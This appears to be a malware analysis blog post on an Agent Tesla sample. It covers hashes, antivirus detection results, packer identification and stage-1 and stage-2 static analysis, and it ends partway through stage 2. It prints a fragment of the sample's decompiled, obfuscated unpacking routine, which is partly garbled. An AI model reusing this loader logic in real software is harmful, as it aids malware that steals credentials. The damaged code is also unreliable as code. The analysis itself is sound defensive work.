Malware Analysis - Agent Tesla

June 5, 2024

5 minute read


Sample:

```
e2f6a376216a6492d6fe3648a969608c
```

Background


Agent Tesla is a highly advanced Remote Access Trojan (RAT) favored by cybercriminals and Advanced Persistent Threat (APT) groups for espionage. It first emerged in 2014 and is known for its ability to steal sensitive information like credentials and keystrokes, and to capture screenshots. Spread through malicious email attachments and software vulnerabilities, it is a potent tool for state-sponsored cyber espionage and data theft.

Static Analysis - Stage 1



SHA256 hash:	1ca6c053e788f8ea1e1eec1c712cf0ec5374ba5d8caf432717842c702e3cda0e
SHA3-384 hash:	9ca6976bce270081a2ec72d387e6ae0fdb9c59771b3755695a0efa51e28c15a8c321d2f549127578384067982a3d622f
SHA1 hash:	173744067f87c36ad289d5302d5b7bb3c6a36ff9
MD5 hash:	e2f6a376216a6492d6fe3648a969608c
humanhash:	glucose-pluto-may-arkansas
File name:	Docs.exe
Download:	download sample
Signature	AgentTesla Alert
File size:	720'896 bytes
First seen:	2024-05-31 16:30:59 UTC
Last seen:	2024-06-01 08:20:02 UTC
File type:	exe

Figure 1: Malware Bazaar Entry



51/74 security vendors and 5 sandboxes flagged this file as malicious

1ca6c053e788f8ea1e1eec1c712cf0ec5374ba5d8caf432717842c702e3cda0e

dnqK.exe

peexe · checks-user-input · checks-bios · spreader · detect-debug-environment · assembly · checks-network-adapters · long-sleeps · calls-wmi

Size 704.00 KB

Last Modification Date 59 minutes ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**

Popular threat label trojan.msil/taskun **Threat categories** trojan **Family labels** msil taskun negasteal


Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win.TrojanX-gen.C5628593	AliCloud	Malware
ALYac	Trojan.GenericKD.72963424	Arcabit	Trojan.Generic.D4595560
Avast	Win32:TrojanX-gen [Trj]	Avert Labs	Artemis!E2F6A376216A
AVG	Win32:TrojanX-gen [Trj]	BitDefender	Trojan.GenericKD.72963424
Bkav Pro	W32.AIDetectMalware.CS	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cylance	Unsafe	DeepInstinct	MALICIOUS
DrWeb	Trojan.Packed2.46843	Elastic	Malicious (high Confidence)
Emsisoft	Trojan.GenericKD.72963424 (B)	eScan	Trojan.GenericKD.72963424
ESET-NOD32	MSIL/Spy.AgentTesla.F	Fortinet	MSIL/GenKryptik.FQQD!tr

Figure 2: VirusTotal Detection

As seen in Figures 1 and 2, this malware is highly recognizable and detectable by EDRs and antivirus software.

Through the use of tools such as PEStudio and Detect It Easy, I was able to identify that this malware is packed. This observation highlights the sophistication of the malware, as packers are often used to obfuscate the underlying code.


Detect It Easy v3.07 [Windows 10 Version 1909] (x86_64)

File name: C:\Users\bm\Desktop\New folder\Docs.exe

File type	File size	Base address	Entry point
PE32	704.00 KiB	00400000	004ac48a

☑ Advanced

Sections	Time date stamp	Size of image
0003	2024-05-31 08:21:36	000b4000

Scan	Endianness	Mode	Architecture	Type
Automatic	LE	32-bit	I386	GUI

```
PE32
    Library: .NET(v4.0.30319)[-]                S    ?
    Linker: Microsoft Linker(48.0)[GUI32]       S    ?
```


☑ Recursive scan ☑ Deep scan ☐ Heuristic scan ☑ Verbose

100%

☐ All types

284 msec

Figure 3: Detect It Easy on First Stage



pestudio 9.56 - Malware Initial Assessment - www.winitor.com - [c:\users\bm\desktop\new folder\docs.exe] - [read-only]

```
c:\users\bm\desktop\new folder\docs.exe
    indicators (resources > file-ratio)
    footprints (count > 12)
    virustotal (error)
    dos-header (size > 64 bytes)
    dos-stub (size > 64 bytes)
    rich-header (n/a)
    file-header (executable > 32-bit)
    optional-header (subsystem > GUI)
    directories (count > 6)
    sections (count > 3)
    libraries (mscoree.dll)
    imports (254)
    exports (n/a)
    thread-local-storage (n/a)
    .NET (version > v4.0.30319)
    resources (size > file-ratio)
    strings (count > 23085)
    debug (streams > 3)
    manifest (n/a)
    version (OriginalFilename > dnqK.exe)
    certificate (n/a)
    overlay (n/a)
```

property	value
footprint > sha256	1CA6C053E788F8EA1E1EEC1C712CF0EC5374BA5D8CAF432717842C702E3CDA0E
first-bytes > hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes > text	M Z .. .. @ .. ..
file > size	720896 bytes
entropy	7.942
signature	Microsoft .NET
tooling	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
file-version	1.2.3.0
description	QQ復禑覆
stamps	
compiler-stamp	Fri May 31 05:21:36 2024 | UTC
debug > stamp	Thu May 26 01:24:22 2101 | UTC
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\bm\desktop\new folder\docs.exe
debug	dnqK.pdb
export	n/a
version	dnqK.exe
manifest	n/a
.NET > module	dnqK.exe

Figure 4: PEStudio on First Stage

After analyzing the file with DNSpy, I identified the malware's unpacking function. It unpacks itself into memory and executes as a new process. As shown in Figure 5, I saved the unpacked content to a new file for further analysis. In addition, I successfully dumped a DLL that is generated during the malware's execution.



```
                goto Block_16;
            }
            bool flag11 = !iIkgat1wseIrC1N9Q1.dvQVr1I1qE(whgoOBgmvrWtKnsHCn.H4MSteuNDv, num11, \u0020, num10, ref num2);
            if (flag11)
            {
                goto Block_18;
            }
            int num12 = num9 + 248;
            short num13 = iIkgat1wseIrC1N9Q1.u0qpiFjbSV(\u0020, num9 + 6);
            for (int i = 0; i < (int)num13; i++)
            {
                int num14 = iIkgat1wseIrC1N9Q1.AYXp4j8yOu(\u0020, num12 + 12);
                int num15 = iIkgat1wseIrC1N9Q1.AYXp4j8yOu(\u0020, num12 + 16);
                int num16 = iIkgat1wseIrC1N9Q1.AYXp4j8yOu(\u0020, num12 + 20);
                bool flag12 = num15 != 0;
                if (flag12)
                {
                    byte[] array2 = new byte[num15];
                    iIkgat1wseIrC1N9Q1.n6epa5E5sb(\u0020, num16, array2, 0, array2.Length);
                    bool flag13 = !iIkgat1wseIrC1N9Q1.dvQVr1I1qE(whgoOBgmvrWtKnsHCn.H4MSteuNDv, num11 + num14, array2, array2.Length, ref num2);
                    if (flag13)
                    {
                        o Block_23;

                  ;

                  iIkgat1wseIrC1N9Q1.ko9pDTQ55Y(num11);
                  iIkgat1wseIrC1N9Q1.dvQVr1I1qE(whgoOBgmvrWtKnsHCn.H4MSteuNDv, num5 + 8, array3, 4, ref num2);

                  7;

                  wseIrC1N9Q1.AYXp4j8yOu(\u0020, num9 + 40);
                  lag9;
```

Figure 5: Extracting from the memory




Figure 6: Extracting DLL

Static Analysis - Stage 2

After extracting the dll and the unpacked malware, we have files that lookes like this:





Figure 7: 3 Files that were extracted

Analyzing its hash on VirusTotal revealed that it’s a new variant that has not been previously analyzed or uploaded.




bc19b0a9d487ac8e5d22b40bd6176d2d

No matches found

Alternatively, do you want to locate your threat based on static, dynamic, content, attribution or other advanced IoC context? Our Intelligence allows you to search across VirusTotal's entire threat corpus using a myriad of modifiers, learn more.

Figure 8: No detection on 2nd Stage




5e8a624d975b4d471b6145ae628a2f97

No matches found

Alternatively, do you want to locate your threat based on static, dynamic, content, attribution or other advanced IoC context? Our Intelligence allows you to search across VirusTotal's entire threat corpus using a myriad of modifiers, learn more.

Figure 9: No Detection on the dll

For quick and precise analysis of both files, I once again utilized Detect It Easy and PEStudio as shown in the next Figures.



Detect It Easy v3.07 [Windows 10 Version 1909] (x86_64)

File name: C:\Users\bm\Desktop\New folder\stage2.bin

File type	File size	Base address	Entry point
PE32	234.50 KiB	00400000	0043bf0e

✓ Advanced

Sections	Time date stamp	Size of image
0003	2024-05-31 08:17:20	00040000

